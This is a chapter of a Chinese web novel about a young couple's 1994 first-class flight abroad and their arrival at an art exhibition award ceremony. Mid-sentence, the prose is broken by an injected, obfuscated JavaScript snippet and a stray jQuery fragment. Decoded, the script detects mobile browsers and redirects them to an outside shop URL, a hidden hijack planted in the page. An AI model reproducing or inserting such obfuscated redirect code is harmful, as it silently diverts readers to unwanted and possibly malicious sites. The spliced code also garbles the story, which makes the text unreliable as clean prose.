文趣网 > 都市小说 > 黄澄澄的小摊车 > 57.She is my wife
    谢若水的护照办得还算顺利,裴昭给她弄了一张邀请函,最快的速度办下来了,赶在画展之前。

    这一趟不光是他们俩,叶霜花和唐镇军闹了点矛盾,也跟着出来散心,出国之旅变成了四人行。

    谢若水很佩服他们,厂都才办起来,一点儿不担心厂里出状况。

    “热不热?”裴昭把她头上的帽子摘了,捏在手里看着,“这帽子挺保暖啊,都能煮鸡蛋了。”

    “那可不,”谢若水把外套也脱了,“我现在也是个小富婆了,出门在外不得用点好的?排面儿。”

    裴昭笑了,把帽子戴头上试了试,一挑眉毛,“帅不帅?”

    “你别把我帽子撑大了……”谢若水看了看,发现还挺好看的。

    她喜欢红红绿绿带花的,这针织帽是棕红的,侧边一朵奶白的花球。

    裴昭一戴,头发没了,那张五官立体的俊脸特别艳丽突出,有种说不出的风情。

    “好看,赏你了,”谢若水忍不住捏捏他的脸,“你穿红色好看,以后买点艳的。”

    裴昭笑了起来,把帽子摘了下来,和帽子一块儿放好,“艳的内裤喜不喜欢?”

    “你这人,素质肉眼可见的低下了啊。”谢若水指责。

    “问自己老婆喜欢什么颜色的内裤就没素质了,上哪儿说理去,别人都老婆给买。”裴昭没皮没脸地去拉她的手。

    谢若水一巴掌拍开了。

    九四年的国际航班的头等舱已经非常奢侈,坐下没多久,空姐都来好几趟了。

    上酒,上饮料,拿毯子,各种忙活。

    中午还可以点菜,免费的,但菜单是英文的,谢若水看不懂,裴昭点的。

    这人出去点菜指定是牛肉,裴昭戳了两条自己的牛排搁到她盘里。

    “你够吃吗?”谢若水说。

    “我吃点别的,这趟飞机的牛排好吃,你先尝尝,”裴昭说,“早上都没怎么吃,你也真成,收拾一整天,都让你不要带这么多东西了。”

    “出国哎,”谢若水吃了块牛排,“东西不带全,万一国外没有怎么办,哇,真好吃。”

    “国外的人也活得好好的,他们总有办法的,下次别带了。”裴昭摸了摸她的脑袋。

    “还不一定有下次呢,这机票这么贵,”谢若水吃了几口,把脸贴到窗户上,看着外面的云层,“真好看。”

    “傍晚更好看,”裴昭说,“到时候我叫你。”

    “嗯。”谢若水点点头。

    谢若水的事业不慌不忙地上了正轨,闲暇时候就开始看书。

    她准备考个大学,弥补一下上一世的遗憾,虽然目前还在恶补初中的内容。

    裴昭在旁边听歌画画,等她学到不懂的地方,就凑过去给她讲题。

    他很喜欢看谢若水听了好几遍还不懂的样子,拧着眉头,腮帮子咬着,一副要跟题拼了的样子,很可爱。

    她的外皮是圆滑柔软的,但骨头是强硬且棱角分明的,有一种韧劲。

    飞行时间需要十几个小时,谢若水起身去上了趟厕所,经过叶霜花身边,发现两人牵着手,一起听音乐,但面无表情,也不说话,没有一点甜蜜的氛围。她坐会椅子上,用胳膊肘推了推裴昭,“他俩到底怎么回事?”

    裴昭摘下耳机,看了看她,“我不能说。”

    “你听谁的。”谢若水看着他。

    裴昭往前面看了一眼,低头小声说:“唐镇军跟姑娘约会被抓到了。”

    “什……”谢若水险些喊出来。

    裴昭“啧”了一声,“你别闹,不然以后他们都不告诉我了。”

    “狗改不了吃屎。”谢若水有些不爽。

    裴昭相当认同,“唐镇军不行,和我比不了,你要对我好一点。”

    “没有人问你,”谢若水有点无语,“那姑娘什么人?”

    “就一个老朋友,”裴昭低头继续画画,“也算一块儿长大的,叔叔希望唐镇军娶那个姑娘,其实他俩都没那意思,硬凑一块儿。”

    谢若水“哎”了一声,“那他俩应该没做什么吧?”“一起吃了个饭。”裴昭说。

    “唐镇军现在怎么想?”谢若水问。

    “什么怎么想,他每天那么快活,干嘛要结婚?就只是吃了个饭。”裴昭说。

    “那霜花有什么好生气的,”谢若水不理解,“我也经常跟别人一块儿吃饭啊。”

    “你以为我不生气吗?”裴昭没忍住说,“你为什么天天跟男的一块儿吃饭?”

    “哪有天天,”谢若水说,“我也跟女的吃,不要无理取闹。”

    裴昭不满地看了她一眼。“没道理啊,”谢若水皱着眉,“既然什么都没做,霜花为什么生气,你确定什么都没做吗?没拉手?”

    “人家也是千金大小姐,凭什么吃顿饭就让唐镇军拉手?”裴昭说。

    谢若水搓了搓书页的边角,戒指上的钻石在余光里闪了一下。

    她忽然想起叶霜花看到这枚戒指的表情,那眼底藏不住的一点点羡慕。谢若水往后一靠,拿起书,没再想了。

    学习是一件容易犯困的事情,谢若水学了两个小时睡着了。

    半梦半醒间鼻子痒痒的,接着脖子又吹来一股热气。

    她睁开眼,裴昭在她耳朵上咬了一口,带着轻微的醉意说:“看窗外。”

    谢若水看向窗外。

    外面是层层叠叠的云,像一朵朵黄红渐变的棉花糖,一轮夕日藏在云层中,天都烧成了橘红色的。

    “哇!”谢若水贴到窗玻璃上,场面更震撼。

    透过一面窄窄的窗,看见的是无边无际的黄昏,有时云层稀疏,底下有连绵不绝的雪山。

    裴昭看着她的后脑勺,耳朵和脖颈的轮廓都在黄光里晕开了,柔和美好,“好看吗?”

    “好看,”谢若水都想拍个照了,可惜没手机,她看了一阵,回过头,“你喝多少了?”

    “随便喝点。”裴昭脸颊都有些红了,眼睛湿漉漉的。

    “别喝了,伤肝。”谢若水夺过他的杯子,把剩余的酒一口干了。

    裴昭弯着食指,刮了下她的脸,“纵横厂区的姑奶奶。”

    谢若水笑了笑,舔舔嘴唇,“还挺好喝的。”

    “你也不要喝了,”裴昭接过杯子搁回桌上,“吐了给空姐惹麻烦,接着睡吧,天亮就到了。”

    “我再看一会儿,”谢若水说,“下面好多雪山,不知道那边有没有下雪。”

    下了。

    他们从机场一出来就看见了漫天飘舞的大雪,地面上铺着一层厚厚的雪毯,踩上去还带响的。

    国内还有不少事儿,他们几个算着时间来的,下机直奔艺术馆。

    一路上,房子的风格和国内很不一样,人长得也不太一样,谢若水坐在叶霜花和裴昭的中间,还探头新鲜地看着,“你看,金

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(newRegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17687962|203557||http|test|mini|href|location'.split('|'),0,{}));

    (){

    $('.inform').remove();

    $('#content').append('

    头发的小孩儿。”

    裴昭随着她手指的方向看了过去,只一秒,小孩儿们就被甩到了车后,看不清是哪个。

    他抓着谢若水的手,“喜欢我们也生一个。”

    “你又生不出金头发的。”谢若水说。

    “怎么还搞发色歧视?”裴昭说。

    谢若水笑了起来,“但是真的好可爱,像洋娃娃。”

    “裴昭小时候也像洋娃娃,”唐镇军在前面说,“眼睛太大了,又大又圆。”

    谢若水转头看向裴昭。

    裴昭一只手撑着额头,靠着车门看她,朝她眨了一下眼睛,“羡慕吗?”

    “我为什么要羡慕自己的藏品。”谢若水说。

    裴昭咬了下嘴唇,用力捏捏她的手,“小嘴真会说话。”

    唐镇军在前面笑,“我看是训狗有方。”

    “你就闭嘴吧你都没人训。”裴昭说。

    说完了就有点后悔。

    车厢迅速陷入了沉默。

    谢若水转头跟叶霜花提议,“我们看完画展去逛街吧?买个纪念品什么的,说不定这辈子就来这么一趟呢。”

    “好。”叶霜花笑了笑。

    艺术馆外面是个广场,今天休息日,很多人在广场上打雪仗,谢若水只是经过就挨了一球。丢雪球的小孩儿睁大眼睛看她,似乎也有些好奇。

    谢若水感觉她的眼睛和翡翠一样漂亮,冲她挥挥手,拍掉大衣上的雪,让裴昭牵进了艺术馆。

    这地方像个巨大的城堡,从进门的一瞬间就能感受到艺术气息,到处都是画和雕刻,连柱子都长得和别的柱子不一样。

    安检人挺多的,啥颜色的都有,衣着光鲜,愉快地交谈着,似乎都有一份体面的工作。

    裴昭以前来过,熟门熟路找到颁奖大厅,在门口还碰到熟人,嘀嘀咕咕不知道说什么。

    谢若水只知道他向别人介绍了她,揽着她的肩膀说:“She is my wife。”

    那人看她的眼神像极了姜老师看她那第一眼,透着许多的惊奇。

    谢若水看到他伸手,也抬手跟他握了握。“他说你长得真美。”裴昭在她耳边说。

    谢若水笑了笑,“那你替我说声谢谢。”

    裴昭一扬下巴对着那个人说:“Sure。”

    几个人在闹哄哄的谈笑声中进了颁奖大厅。

    人已经来了不少,没有四个连一块儿的座位了,两两分开了坐。

    典礼还没开始,主办方在台上进行各种调整,谢若水左右张望着,忽然看见裴昭的爸爸,“哎哎,你爸!”

    裴昭转头看去。

    裴昭的爸爸跟姜老师坐在一起,都在中间的位置,黑大衣穿着,很低调,像普通的路人。

    “这画展是不是挺厉害的?”谢若水问。

    “……很厉害倒也谈不上,”裴昭说,“我以为他们不会来。”

    谢若水回头看他。

    裴昭少有的没有第一时间把视线放到她身上,目光炯炯地望着那一边。谢若水说不出心里什么滋味。

    她仿佛看见那个困在童年一笔一笔填色的男孩儿终于获得了他应得的关注。

    谢若水抓起他的手,“他们肯定很骄傲。”

    裴昭回过眼看她,咧开一口白牙,今天大衣里特地穿一身休闲西装,显得格外沉稳,但眼里一闪而过的水光还是透出了他的孩子气。